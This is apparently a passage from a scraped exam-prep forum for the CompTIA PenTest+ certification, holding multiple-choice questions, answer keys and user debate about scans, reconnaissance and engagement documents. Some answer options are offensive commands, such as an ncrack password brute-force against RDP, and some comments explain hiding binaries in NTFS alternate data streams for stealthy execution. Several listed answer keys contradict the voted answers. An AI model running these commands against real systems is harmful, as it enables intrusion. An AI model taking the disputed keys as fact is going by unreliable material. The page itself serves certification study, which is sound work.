Had "B" been done, then "D" would not have been required. Answer is B

upvoted 1 times

  **shakevia463** 1 year, 7 months ago

your

assuming this is the issue but really it could be many things. I

think they need contact info to resolve issues that pop up

upvoted 2 times

  **ronniehaang** 1 year, 9 months ago

Selected Answer: D

The testers could have gotten in touch with the emergency contact to resolve the issue.

upvoted 4 times

  **bikebone** 1 year, 9 months ago

Selected Answer: B

I have another test bank that says the answer is B; correct user accounts and passwords. The question is rather vague.

upvoted 3 times

  **Hskwkhfb** 1 year, 9 months ago

Surely a signed SOW?

upvoted 4 times

An Nmap scan of a network switch reveals the following:

```
Nmap scan report for 192.168.1.254
Host is up (0.014s latency),
Not shown: 96 closed ports
Port      State  Service
22/tcp    open  ssh
23/tcp    open  telnet
60/tcp    open  http
443/tcp   open  https
```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

- A. Encrypted passwords
- B. System-hardening techniques
- C. Multifactor authentication
- D. Network segmentation

Correct Answer: B

Community vote distribution

B (100%)

  **kenechi** Highly Voted  1 year, 6 months ago

Selected Answer: B

B - System-Hardening Techniques. We have seen that the port 23 for telnet is open. This means credentials are sent in plain text. Disabling this telnet service which is not a necessary service to allow running since the ssh service on port 22 for remote connection is on can be part of system hardening.

upvoted 7 times

  **Leonidass** Most Recent  1 year, 1 month ago

Selected Answer: B

Telnet must be closed

upvoted 2 times

A penetration tester has obtained shell access to a Windows host and wants to run a specially crafted binary for later execution using the ymic.exe process call create function. Which of the following OS or filesystem mechanisms is MOST likely to support this objective?

- A. Alternate data streams
- B. PowerShell modules
- C. MP4 steganography
- D. ProcMon

Correct Answer: D

Community vote distribution



ryanou Highly Voted 1 year, 11 months ago

Selected Answer: B

B FOR SURE

upvoted 10 times

cy_analyst Highly Voted 1 year, 6 months ago

Selected Answer: A

Alternate data streams is the most likely OS or filesystem mechanism that would support running a specially crafted binary using the ymic.exe process call create function. Alternate data streams are a feature of the NTFS filesystem that allow additional data to be stored in a file's metadata, alongside the main data stream. This means that a specially crafted binary could be hidden in an alternate data stream of a legitimate file, and then executed using the ymic.exe process call create function, which allows for the execution of files located in alternate data streams.

upvoted 7 times

[Removed] 1 year, 6 months ago

its wmic

not ymic so B is correct

upvoted 1 times

cy_analyst 1 year, 6 months ago

you are correct.

upvoted 4 times

cy_analyst 1 year, 6 months ago

Check this out:

A. Alternate data streams is the most likely OS or filesystem mechanism to support this objective. Alternate data streams (ADS) is a feature of the Windows NTFS file system that allows data to be stored in a hidden stream of a file. This hidden stream can be accessed and executed using the wmic.exe process call create function, allowing the penetration

tester to run the specially crafted binary. PowerShell modules are a collection of scripts that can be used to extend the functionality of PowerShell, but they are not directly related to running a binary using the wmic.exe process call create function. MP4 steganography involves hiding data within an MP4 video file, but this is not related to running a binary using the wmic.exe process call create function. ProcMon is a Windows utility that monitors and logs system activity, but it is not directly related to running a binary using the wmic.exe process call create function.

upvoted 2 times

  **cy_analyst** 1 year, 6 months ago

Ok this is wrong.

upvoted 4 times

  **KingIT_ENG** 1 year, 6 months ago

<https://docs.microsoft.com/en-us/windows/win32/wmisdk/connecting-to-wmi-on-a-remote-computer-by-using-powershell>

check

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

B is for sure

upvoted 1 times

  **Etc_Shadow28000** Most Recent 2 months, 2 weeks ago

Selected Answer: A

The OS or filesystem mechanism that is MOST likely to support running a specially crafted binary for later execution using the `wmic.exe process call create` function is:

A. Alternate data streams

upvoted 2 times

  **Etc_Shadow28000** 2 months, 2 weeks ago

Explanation:

Analysis of Other Options:


B. PowerShell modules: PowerShell modules are used to package scripts and functions for reuse in PowerShell. While they can be used to run scripts, they are not specifically related to hiding or delaying the execution of a binary through `wmic.exe`.

C. MP4 steganography: This involves hiding data within MP4 video files. While it can be used to conceal

data, it is not directly related to executing a binary using `wmic.exe`.
D. ProcMon: ProcMon (Process Monitor) is a monitoring tool for Windows that shows real-time file system, Registry, and process/thread activity. It is not used for executing or hiding binaries.

Conclusion:
Alternate Data Streams (ADS) are the most suitable mechanism for supporting the objective of running a specially crafted binary for later execution using the `wmic.exe` process call create function. This technique leverages the NTFS file system's capability to hide executable code within files, allowing for stealthy execution.


upvoted 1 times

  **surfuganda** 5 months, 4 weeks ago

Selected Answer: A

I'm going with:
A. Alternate Data Streams.

Had a similar question for CEH exam.
upvoted 2 times

  **deeden** 6 months, 1 week ago

Selected Answer: A

Rewording... if I want to hide a malicious .exe file for later execution, which one should I use? Only A and C make sensible answers, but not all Windows systems keep MP4, thus ADS makes more sense.

upvoted 1 times

  **Yokota** 7 months, 4 weeks ago

Selected Answer: A

ADS is a feature of the NTFS file system used in Windows. It allows more than one data stream to be associated with a filename, using the format filename:streamname. This feature can be used to hide files and execute them without being easily detected by users or some security software. A penetration tester could use ADS to hide the specially crafted binary and execute it later, which aligns with the objective described.

upvoted 1 times

  **PhillyCheese** 9 months ago

Selected Answer: B



Windows Management Instrumentation (WMI) allows scripting languages (such as VBScript or Windows PowerShell) to manage Microsoft Windows personal computers and servers, both locally and remotely.
https://en.m.wikipedia.org/wiki/Windows_Management_Instrumentation
upvoted 1 times

  **PhillyCheese** 9 months ago

Also,
"ymic.exe" is a typo.
WMIC.exe is a command-line utility that allows you to access and control Windows-based devices using Windows Management Instrumentation (WMI). WMI is a technology that lets you query and manipulate various aspects of the operating system and hardware. You can use WMIC.exe to perform tasks such as listing processes, services, users, drives, network settings, and more. You can also use WMIC.exe to execute methods, create or delete instances, and modify properties of WMI

classes. WMIC.exe is compatible with existing shells and utility commands and can be used by local system administrators.

<https://learn.microsoft.com/en-us/windows/win32/wmisdk/wmic>
upvoted 1 times

  **Caoilfhion** 9 months, 2 weeks ago

Don't overthink the question: it's not asking about how to smuggle the binary on the system, how to hide it, or even how to create a shell with it. It's asking "how" to run a binary, already there, the other information given is superfluous and meant to throw you off. While ADS can get it on there, it's not asking that. Doesn't matter (essentially) what is smuggled on there, it's asking how run it. In this case, Powershell is the only thing listed that will start anything... I can only stretch for ProcMon if there's a way to get ProcMon to call wmic.exe that I'm not familiar with (which is possible, I'm not sure). The scenario is stating that it will USE wmic.exe to run an already smuggled binary, but what is the best method of invoking wmic.exe first?

upvoted 1 times

  **stephyfresh13** 9 months, 2 weeks ago

It appears there might be a typographical error in your question, as there is no commonly known tool named "ymic.exe" that I'm aware of. If you meant "wmic.exe" and there is a specific tool or concept you were referring to with "ymic.exe," please provide additional context or clarification.

Assuming you are referring to "wmic.exe," here's information about it:

wmic.exe (Windows Management Instrumentation Command-line)

B is the correct answer

upvoted 1 times

  **pentesternoname** 10 months, 3 weeks ago

Selected Answer: A

Alternate data streams (ADS) is a feature in NTFS (New Technology File System), the file system used by Windows operating systems, that allows additional data to be associated with a file or folder. Penetration testers and attackers can use ADS to hide data or binaries within a file without altering its size or appearance. By creating an alternate data stream and hiding a specially crafted binary within it, an attacker can execute the binary using the ymic.exe process call create function, making it a suitable choice for this objective.

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: A

Alternate Data Streams (ADS) are a feature of the NTFS file system used in Windows. They allow data to be embedded within existing files without changing their functionality or size as seen in standard file attributes. This can be exploited by attackers to hide malware or specially crafted binaries within seemingly benign files.

So, in this context, the correct option for hiding a specially crafted binary for later execution using a specific process call would be:

A. Alternate data streams

The other options (PowerShell modules, MP4 steganography, and ProcMon) could have relevance in

other contexts, but for hiding a binary within a Windows host, ADS is the most applicable choice.

upvoted 1 times

  **[Removed]** 1 year, 5 months ago

Alternate data streams (ADS) is a feature of the NTFS filesystem in Windows that allows a file to contain additional hidden data streams. These data streams can be accessed and manipulated by the file system API or other utilities, and can be used to store executable code, shellcode, or other malicious payloads that are not visible to the user or antivirus software. By leveraging ADS, a penetration tester can hide the payload in a legitimate-looking file, and then execute it using the ymic.exe process call create function, which will execute the hidden code along with the main program. Therefore, option A is the correct answer.

upvoted 3 times

  **KingIT_ENG** 1 year, 6 months ago

B PowerShell module

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

The most likely OS or filesystem mechanism to support the objective of running a specially crafted binary using the ymic.exe process is A. Alternate data streams. Alternate data streams allows files to store additional data and metadata in a separate stream that is not visible when viewing the file directly, making it an ideal option for stealthy execution of malicious binaries.

upvoted 3 times

  **[Removed]** 1 year, 6 months ago

Not

ymic.exe its wmic.exe

so B is correct

upvoted 2 times

  **cy_analyst** 1 year, 6 months ago



Alternate data streams are a feature of the NTFS file system used in Windows that allow data to be hidden within a file without affecting its normal operation. This can be used by attackers to hide malicious code within a file that appears harmless to the system and its users.

Using the wmic.exe process call create function, the penetration tester can create a new process and execute the binary from the alternate data stream, thereby bypassing any security measures that would normally detect and prevent the execution of the binary.

Options B, C, and D

are not relevant to this objective. PowerShell modules are used for scripting and automation tasks in Windows, but they do not provide a means of executing a binary from an alternate data stream. MP4 steganography involves hiding data within multimedia files, which is not applicable to this scenario. ProcMon is a process monitoring tool that can be used to analyze system activity, but it does not provide a means of executing a binary from an alternate data stream.

upvoted 2 times

  **kloug** 1 year, 6 months ago

Alternate data streams are the most likely OS or filesystem mechanism to support running a specially crafted binary for later execution using the wmic.exe process call

upvoted 1 times

  **[Removed]** 1 year, 6 months ago



B is the answer power shell

upvoted 2 times

  **[Removed]** 1 year, 7 months ago

B is answer

upvoted 2 times

  **2Fish** 1 year, 7 months ago

B. Check this link for more context.

<https://www.examttopics.com/discussions/comptia/view/66647-exam-pt1-002-topic-1-question-46-discussion/>


upvoted 3 times

A penetration tester, who is doing an assessment, discovers an administrator has been exfiltrating proprietary company information. The administrator offers to pay the tester to keep quiet. Which of the following is the BEST action for the tester to take?

- A. Check the scoping document to determine if exfiltration is within scope.
- B. Stop the penetration test.
- C. Escalate the issue.
- D. Include the discovery and interaction in the daily report.

Correct Answer: D

Community vote distribution



Mr_BuCk3th34D Highly Voted 1 year, 9 months ago

Selected Answer: B

Not sure, but here's what the book says: "Another reason to communicate with the customer is to let the customer know if something unexpected arises while doing the pentest, such as if a critical vulnerability is found on a system, a new target system is found that is outside the scope of the penetration test targets, or a security breach is discovered when doing the penetration test. You will need to discuss how to handle such discoveries and who to contact if those events occur. In case of such events, you typically stop the pentest temporarily to discuss the issue with the customer, then resume once a resolution has been determined."

upvoted 7 times

Marty35 Most Recent 3 months, 3 weeks ago

C and B are both right, but you should stop first and then escalate. Carrying forward with such information is unethical and could possibly implicate you. Stop the test and report.

upvoted 3 times

Sebatian20 4 months, 2 weeks ago

Disappointed there isn't an option to 'accept the bribe and keep on partying.'

Come on Comptia, what's wrong with you?

C is the right answer - you escalate the issue and stop IF asked by your client.

upvoted 2 times

deden 6 months, 1 week ago

Selected Answer: C

I agree with option C. If there are IOCs in the target network, pause (not stop) the engagement and shift to an incident response or recovery mode.

upvoted 1 times

Yokota 7 months, 2 weeks ago

Selected Answer: B

You must first STOP, then escalate. Not escalate, then stop. Stopping is the BEST move.

upvoted 2 times

  **e7cde6e** 5 months, 1 week ago

I hate
Comptia questions...

The question is not asking what to next, it's asking what the best move is. Stopping is important, but not nearly as important as informing leadership of the situation as there are larger implications is proprietary information has been continuously exfiltrated for an extended period of time.

If my only options were to stop the pentest or escalate the issue, I would always choose to escalate the issue.

Answer is C.
upvoted 4 times

  **LiveLaughToasterBath** 7 months, 3 weeks ago

From CompTIA:
Indicators of Prior Compromise are artifacts which can provide evidence of a prior cybersecurity event and could be from malicious sources.

Consider the following: When a PenTester encounters evidence of a compromised system, should the Incident Response Team be notified to ensure that the organization is aware of the attack? If the evidence appears to be "fresh," the PenTest might need to be suspended until the security breach is handled. If it is historical, the PenTest team may instead log the discovery and continue with the task at hand.

upvoted 1 times

  **[Removed]** 9 months, 3 weeks ago



Selected Answer: C

C. This is an ongoing crime
lol. Escalate to an emergency contact or management.
upvoted 3 times

  **UseChatGPT** 1 year ago

Selected Answer: C

C all day
upvoted 2 times

  **Ginzo** 10 months, 3 weeks ago

And night!
upvoted 4 times

  **solutionz** 1 year, 1 month ago

Selected Answer: C

In this situation, the penetration tester has discovered an unethical and potentially illegal act. Accepting a bribe would be highly unethical and could also be illegal. The best course of action would be to follow proper channels and escalate the issue to the appropriate authorities within the organization or the client organization.

So, the correct answer is:

C. Escalate the issue.

This ensures that the matter is dealt with according to the organization's policies and procedures, and it places the responsibility for handling the issue in the hands of those who are equipped to do so.

upvoted 2 times

  **nickwen007** 1 year, 6 months ago

The best action for the tester to take is to escalate the issue. The tester should not accept payment from the administrator and instead should report the activity to the appropriate parties. Checking the scoping document to determine if exfiltration is within scope is important, but should be done after the incident is reported. Stopping the penetration test is not necessary as the tester should continue to identify any other issues that may exist. Including the discovery and interaction in the daily report is also important, but should be done only after the issue is reported.

upvoted 4 times

  **[Removed]** 1 year, 6 months ago

Yes C

answer is correct Escalate the issue

upvoted 2 times

  **nickwen007** 1 year, 6 months ago

The best action for the tester to take in this situation is C. Escalate the issue. Exfiltration of company information is a serious issue and should be reported to the appropriate authorities. The tester should immediately cease testing, document any relevant details, and report the issue to the client.

upvoted 3 times

  **[Removed]** 1 year, 6 months ago

C is the best answer

upvoted 2 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: C

The exfiltration of proprietary company information is a serious security breach that needs to be addressed immediately. Accepting payment to keep quiet would be unethical and could potentially make the penetration tester complicit in the illegal activity.

Stopping the penetration test or checking the scoping document would not address the issue of the administrator's illegal activity. Including the discovery and interaction in the daily report would be appropriate, but it is not sufficient action to address the seriousness of the security breach.

Therefore, the penetration tester should escalate the issue to the appropriate authorities, such as the company's security team or management, to ensure that the breach is investigated and resolved appropriately.

upvoted 4 times

  **[Removed]** 1 year, 6 months ago

Yes C is

the correct answer

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

Please share your answer about the Questions



Q- 20 Q-18 Q-45 Q-54

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

C is the answer for sure

upvoted 1 times

  **kloug** 1 year, 7 months ago

ccccccccc

upvoted 2 times

  **shakevia463** 1 year, 7 months ago

Selected Answer: B

Stop the pentest since you have corruption and need to contact the client before proceeding and contaminating anymore evidence potentially

upvoted 2 times

  **[Removed]** 1 year, 7 months ago

C is the correct answer Escalate the issue must first

upvoted 1 times

  **AaronS1990** 1 year, 5 months ago

It doesn't ask wht to do first it asks for the best action.

upvoted 1 times

  **NotAHackerJustYet** 1 year, 7 months ago

Selected Answer: C

The best action for the tester to take is Option C: Escalate the issue. The tester should immediately report the suspicious activity to their contact or a higher-level authority. Depending on the organization, this could be a security manager, the incident response team, or the internal audit team. The tester should not take any action without first consulting the relevant personnel.

upvoted 4 times

  **NotAHackerJustYet** 1 year, 7 months ago

Option A is incorrect because the scoping document is used to outline the purpose and scope of the assessment, not to determine whether the exfiltration is within the scope of the assessment.

Option B is incorrect because the tester should not stop the penetration test until they have reported the incident and received direction from the relevant personnel.

Option D is incorrect because the tester should not include the exfiltration discovery and interaction in the daily report until they have reported the incident and received direction from the relevant personnel.


upvoted 2 times

A Chief Information Security Officer wants to evaluate the security of the company's e-commerce application. Which of the following tools should a penetration tester use FIRST to obtain relevant information from the application without triggering alarms?

- A. SQLmap
- B. DirBuster
- C. w3af
- D. OWASP ZAP

Correct Answer: D

Community vote distribution



NotAHackerJustYet Highly Voted 1 year, 7 months ago

Selected Answer: D

The correct answer is D.
OWASP ZAP.

OWASP ZAP (Open Web Application Security Project Zed Attack Proxy) is a free and open source web application security scanner designed to help security professionals identify security vulnerabilities in web applications. It can be used to identify potential weaknesses and vulnerabilities, such as SQL injection, cross-site scripting, and other security issues. It also provides a way for penetration testers to obtain information about the application without triggering alarms or other security measures.

upvoted 5 times

NotAHackerJustYet 1 year, 7 months ago

A. SQLmap is an open source tool used for detecting and exploiting SQL injection vulnerabilities. While it can be used to help identify security flaws in a web application, it is not the best tool for the task.

B. DirBuster is a web application brute force tool used to discover hidden files and directories on a web server. It is not the best tool for evaluating the security of an e-commerce application, as it does not provide relevant information about the application itself.

C. w3af is an open source web application security scanner designed to identify and exploit web application vulnerabilities. While it can be used to identify potential security issues, it is not the best tool for the task.

upvoted 3 times

deeden Most Recent 6 months, 1 week ago

Selected Answer: B

DirBuster:
DirBuster is a directory traversal and file enumeration tool commonly used for discovering hidden directories and files on web servers. It performs dictionary-based brute force attacks against web servers, attempting to enumerate directories and files that are not explicitly linked from the application's visible interface.

DirBuster's approach is non-intrusive, as it relies on directory and file enumeration rather than actively probing or interacting with the application's functionalities. By discovering hidden directories and files, the penetration tester can gather valuable information about the application's structure and potentially identify overlooked entry points or vulnerabilities.

upvoted 1 times

  **[Removed]** 1 year, 5 months ago

The tool that should be used FIRST to obtain relevant information from an e-commerce application without triggering alarms is OWASP ZAP (Zed Attack Proxy). It is designed specifically for web application security testing and can help identify vulnerabilities such as SQL injection and cross-site scripting (XSS) attacks. It also has a "spider" feature that can automatically navigate the application and discover hidden pages and functionality.

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

The best tool for a penetration tester to use first to obtain relevant information from the application without triggering alarms is OWASP ZAP. This open-source tool is designed to detect security vulnerabilities, such as SQL injection and cross-site scripting, in web applications. SQLmap, DirBuster, and w3af are all useful tools, but are not meant to be used for passive reconnaissance.

upvoted 3 times

  **kenechi** 1 year, 6 months ago

Selected Answer: D

D - OWASP ZAP has two modes of scanning. Active and Passive. By default it passively scans all HTTP messages (requests and responses) sent to the web application being tested without triggering any alarms.

<https://www.zaproxy.org/docs/desktop/start/features/pscan/>

upvoted 3 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: B

To obtain relevant information from the application without triggering alarms, the penetration tester should use a reconnaissance tool. Among the given options, DirBuster is a reconnaissance tool used to discover directories and files hidden on a web server. Therefore, the correct answer is B. DirBuster.

SQLmap is used to test SQL injection vulnerabilities in a web application, w3af is a web application security scanner, and OWASP ZAP is a web application security scanner and vulnerability assessment tool. These tools may trigger alarms and should be used after a proper reconnaissance phase.

upvoted 1 times

  **[Removed]** 1 year, 6 months ago



Wrong D is the answer OWASP ZAP 100% for sure

upvoted 3 times

  **cy_analyst** 1 year, 6 months ago

yep this is wrong

upvoted 5 times

  **2Fish** 1 year, 7 months ago

D. For sure.

upvoted 3 times

[-]  **[Removed]** 1 year, 8 months ago

Selected Answer: D

D.


https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/
upvoted 3 times

[-]  **Random_Mane** 1 year, 9 months ago

Selected Answer: C

W3AF, the Web Application Attack and Audit Framework, is an open source web application security scanner that includes directory and filename brute-forcing in its list of capabilities.

upvoted 1 times

[-]  **RRabbit** 1 year, 8 months ago

OWASP ZAP

is a passive web application scanner that allows a penetration tester to obtain relevant information from the application without triggering alarms, while W3AF is an active web application scanner that automates the process of detecting and exploiting vulnerabilities in web applications. It is important to start with passive reconnaissance to obtain information about the application and its structure, vulnerabilities, and potential attack vectors, before moving on to active testing and exploitation.

OWASP ZAP is a good tool to start with as it is a passive scanner and it can be used to obtain relevant information from the application without triggering alarms.

upvoted 3 times

Which of the following documents must be signed between the penetration tester and the client to govern how any provided information is managed before, during, and after the engagement?

- A. MSA
- B. NDA
- C. SOW
- D. ROE

Correct Answer: B

Community vote distribution

B (100%)

NotAHackerJustYet Highly Voted 1 year, 7 months ago

Selected Answer: B

The correct answer is B.
NDA.

B. NDA: NDA stands for Non-Disclosure Agreement, which is a contract between two parties to protect confidential information from being shared outside of the specified relationship. An NDA is necessary to govern the management of any provided information before, during, and after the engagement, as it ensures that any confidential information is kept secure and not shared with any unauthorized parties.

upvoted 6 times

NotAHackerJustYet 1 year, 7 months ago

A. MSA: MSA stands for Master Service Agreement, which is a contract between two parties that outlines the terms of engagement. It typically covers the scope of services, payment terms, and expectations. An MSA is not necessary to govern the management of any provided information before, during, and after the engagement.

C. SOW: SOW stands for Statement of Work, which is a document that outlines the scope, timeline, deliverables, and expectations of a project or service engagement. A SOW is not necessary to govern the management of any provided information before, during, and after the engagement.

D. ROE: ROE stands for Rules of Engagement, which is a document that outlines the expectations of a security assessment, such as what systems will be tested and what techniques are allowed. A ROE is not necessary to govern the management of any provided information before, during, and after the engagement.

upvoted 4 times

kloug Most Recent 1 year, 6 months ago

bbbbbbb

upvoted 2 times

A penetration tester runs a scan against a server and obtains the following output:

```
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-12-20 09:23AM 331 index.aspx
| ftp-syst:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2012 Std
3389/tcp open ssl/ms-wbt-server
| rdp-ntlm-info:
| Target_Name: WEB3
| NetBIOS_Computer_Name: WEB3
| Product_Version: 6.3.9600
|_ System_Time: 2021-01-15T11:32:06+00:00
8443/tcp open http Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/8.5
|_ http-title: IIS Windows Server
```

Which of the following command sequences should the penetration tester try NEXT?

- A. ftp 192.168.53.23
- B. smbclient \\\WEB3\IPC\$ -I 192.168.53.23 -U guest
- C. ncrack -u Administrator -P 15worst_passwords.txt -p rdp 192.168.53.23
- D. curl -X TRACE https://192.168.53.23:8443/index.aspx

Correct Answer: A

Community vote distribution

A (100%)

 **TKW36** Highly Voted 1 year, 7 months ago

Selected Answer: A

I choose A. Since FTP allows anonymous login it would be easiest to just log into FTP.

upvoted 13 times

A penetration tester needs to upload the results of a port scan to a centralized security tool. Which of the following commands would allow the tester to save the results in an interchangeable format?

- A. `nmap -iL results 192.168.0.10-100`
- B. `nmap 192.168.0.10-100 -O > results`
- C. `nmap -A 192.168.0.10-100 -oX results`
- D. `nmap 192.168.0.10-100 | grep "results"`

Correct Answer: C

Community vote distribution

C (92%) 8%

NotAHackerJustYet Highly Voted 1 year, 7 months ago

Selected Answer: C

The correct answer is C.
`nmap -A 192.168.0.10-100 -oX results.`

Option C is correct because the `-A` option is used to enable OS and version detection, as well as enabling script scanning and traceroute. The `-oX` option allows the tester to save the results in an XML format, which is an interchangeable format.

upvoted 9 times

NotAHackerJustYet 1 year, 7 months ago

Option A is incorrect because the `-iL` option is used to read a list of targets in a text file. It does not allow for the saving of results in an interchangeable format.

Option B is incorrect because the `-O` option is used to enable operating system detection. It does not allow for the saving of results in an interchangeable format.

Option D is incorrect because the `grep` command is used to search files for a specific pattern of characters. It does not allow for the saving of results in an interchangeable format.

upvoted 4 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: C

C. `nmap -A 192.168.0.10-100 -oX results`

Explanation:

- `-oX`: This option tells Nmap to output the scan results in XML format, which is a widely used format for data interchange. XML can be easily imported into various tools for further analysis and processing.
- `-A`: This option enables OS detection, version detection, script scanning, and traceroute, providing comprehensive information about the targets.

upvoted 1 times

solutionz 1 year, 1 month ago

Selected Answer: C

In the context of the Nmap tool, the option to save the results in an XML format (which is an interchangeable format that can be easily parsed by other tools) would be using the `-oX` option.

So, the correct command would be:

C. `nmap -A 192.168.0.10-100 -oX results``

This command would run an aggressive scan (`-A`) on the specified IP range and save the results in an XML file named "results."

upvoted 1 times

  **[Removed]** 1 year, 7 months ago

C answer is correct

upvoted 2 times

  **RRabbit** 1 year, 8 months ago

The correct answer is C.
`nmap -A 192.168.0.10-100 -oX results`. This command will allow the penetration tester to upload the results of a port scan to a centralized security tool by saving the results in an interchangeable format. Option A is incorrect because the `-iL` flag is used for loading a list of IP addresses from a text file, not for saving results. Option B is incorrect because the `-O` flag is used for identifying the operating system of the target, not for saving results. Option D is incorrect because the `grep` command is used for finding patterns in text, not for saving results.

upvoted 3 times

  **[Removed]** 1 year, 8 months ago

Selected Answer: D

D is correct. Grep is interchangeable format. `-oX` is XML format.

upvoted 1 times

During a penetration-testing engagement, a consultant performs reconnaissance of a client to identify potential targets for a phishing campaign. Which of the following would allow the consultant to retrieve email addresses for technical and billing contacts quickly, without triggering any of the client's cybersecurity tools?

(Choose two.)

- A. Scraping social media sites
- B. Using the WHOIS lookup tool
- C. Crawling the client's website
- D. Phishing company employees
- E. Utilizing DNS lookup tools
- F. Conducting wardriving near the client facility

Correct Answer: BC

Community vote distribution

AB (36%) BC (36%) AC (29%)

Neolot Highly Voted 1 year, 11 months ago

Selected Answer: BC

B and C is correct. B allows you to get the technical contacts using WHOIS. C allows you to get to billing/sales contacts

upvoted 17 times

ryanzou Highly Voted 1 year, 11 months ago

Selected Answer: AC

A C is correct

upvoted 6 times

StillFiguringItOut Most Recent 1 month ago

Selected Answer: AB

A/B. These are the only answers that would not trigger an alert

upvoted 1 times

Marty35 3 months, 3 weeks ago

A and B are MOST correct. C is usefull, too, but more sus. Could get detected doing that.

upvoted 1 times

Hedwig74 5 months, 3 weeks ago

Both scraping and crawling can trigger cyber tools because they are essentially bots, but I believe that they are looking for the answers B and C because the information can be received easily and quickly (though I think "crawling" in answer C should be replaced with "browsing").

upvoted 1 times

yeti87 6 months, 2 weeks ago

Selected Answer: BC

Its trying to trick into "A" scraping social media. While this will be passive reconnaissance and could be correct, the question asks for getting the email addresses. Usually you can't get the email addresses from the users on social media platforms. Getting email addresses is easiest as described by Neolot: With a whois you can most likely get a technical contact email address. Additionally on the company website you usually can

find contact addresses of sales as well as on a lot of company sites also technical contact. It would also not necessarily trigger an alarm, if you don't crawl all pages. Don't even need a automatic crawler for this, just navigate to to pages such as "contact"...

upvoted 1 times

[-] 👤 **Sleezylizzy** 7 months ago

Selected Answer: AC

Look on the older dump by exam topic it is AC

upvoted 1 times

[-] 👤 **Big_Dre** 7 months ago

Selected Answer: AC

these are the only 2 options that will not be considered active reconnaissance

upvoted 1 times

[-] 👤 **Yokota** 7 months, 2 weeks ago

Selected Answer: AB

A and B, C will trigger CAPTCHAs and Log Analysis

upvoted 2 times

[-] 👤 **LiveLaughToasterBath** 7 months, 3 weeks ago

Selected Answer: AB

Crawling can trigger an alert. Scraping data from social media can result in email format/useful emails. Whois shouldn't trigger an alert (as you're querying a db that stores registered IP addy info and not the IP addy of the company itself) and can be used with 3rd party apps/websites, like <http://viewdns.info>

upvoted 2 times

[-] 👤 **mehewas855** 9 months, 2 weeks ago

Selected Answer: AB

In pentesting, this would be active information gathering. You are actively engaging the target in order to do things like detect open ports, webpages, services, and identify exploitable weaknesses you can use during the pentest. These actions may show up in logs, monitoring systems, or affect bandwidth utilization of the target.

Which means that C is considered Active reconnaissance. According to study text, C may in some scenarios trigger monitoring tools.

ANY of the client's cybersecurity tools

upvoted 1 times

[-] 👤 **DRVision** 10 months, 1 week ago

Selected Answer: AB

keywords " without triggering any alarms" A & B are both passive reconnaissance which means no interaction with any systems

upvoted 2 times

[-] 👤 **UseChatGPT** 1 year ago

Selected Answer: AB



AB only ones that can't be detected. Cmon guys

upvoted 3 times

[-] 👤 **rsjacks** 5 months, 3 weeks ago

But how will social media sites provide company email addresses?

upvoted 2 times

  **rsjacks** 5 months, 3 weeks ago

and billing
contacts?

upvoted 2 times

  **solutionz** 1 year, 1 month ago

Selected Answer: BC

These methods are passive, meaning they don't involve direct interaction with the target that might raise suspicions or trigger alerts, making them suitable choices for the given scenario.

The other options, such as scraping social media sites (A), phishing company employees (D), utilizing DNS lookup tools (E), or conducting wardriving near the client facility (F), may not specifically target the retrieval of technical and billing contacts' email addresses or may involve more intrusive or active methods that could potentially be detected.

upvoted 1 times

  **MartinRB** 10 months, 1 week ago

how can be
scraping social media sites and
utilizing DNS lookup tools detected?

upvoted 1 times



  **bieecop** 1 year, 2 months ago

Selected Answer: BC

B. Using the WHOIS lookup tool: The WHOIS lookup tool provides information about domain names, including the contact details associated with the domain. By performing a WHOIS lookup on the client's domain, the consultant can retrieve email addresses for technical and billing contacts without directly interacting with the client's infrastructure.

C. Crawling the client's website: By crawling the client's website, the consultant can extract email addresses from publicly available web pages. This can include contact pages, team member profiles, or other sections of the website that may display email addresses for technical and billing contacts.

upvoted 1 times

  **nooooo** 1 year, 2 months ago

Selected Answer: AB

Going with A and B. Web
Crawlers can be detected.

upvoted 3 times

  **lifehacker0777** 1 year, 5 months ago

Selected Answer: AB

Duplicate of
<https://www.examttopics.com/exams/comptia/pt1-002/view/28/>
Some examples of security measures on a website that could potentially trigger cybersecurity tools during crawling or scanning activities include:

Web Application Firewall (WAF): A WAF is designed to detect and block malicious web traffic, including activities that may be considered suspicious, such as repeated or aggressive crawling or scanning of the website.

Intrusion Detection System/Intrusion Prevention System (IDS/IPS): An IDS/IPS is designed to detect and prevent unauthorized access or malicious activities on a network or website. It may be configured to detect patterns of crawling or scanning activities and trigger alerts or block access.

Rate limiting or throttling: The website may have rate limiting or throttling mechanisms in place to limit the number of requests or connections from a single IP address or user agent within a certain time frame. Exceeding these limits may trigger alerts or blocks.

Captchas or challenge-response mechanisms:

Custom security scripts or tools:

upvoted 2 times

During a penetration test, the domain names, IP ranges, hosts, and applications are defined in the:

- A. SOW.
- B. SLA.
- C. ROE.
- D. NDA

Correct Answer: A

Community vote distribution

C (74%)

A (26%)

Neolot Highly Voted 1 year, 11 months ago

Selected Answer: C

<https://mainnerve.com/what-are-rules-of-engagement-in-pen-testing/#:~:text=The%20ROE%20includes%20the%20dates,limits%2C%20or%20out%20of%20scope.>
upvoted 6 times

Incognito09 Highly Voted 1 year, 11 months ago

Selected Answer: C

Believe this should be RoE
upvoted 5 times

Sebatian20 Most Recent 4 months, 1 week ago

There are areas within RoE and SoW that repeats.
SoW - Scope of work, which might also include Domain, IP Ranges etc.
RoE - Allowed targets, which also include Domain, IP Ranges etc.

As usual - TERRIBLE questions Comptia.
upvoted 2 times

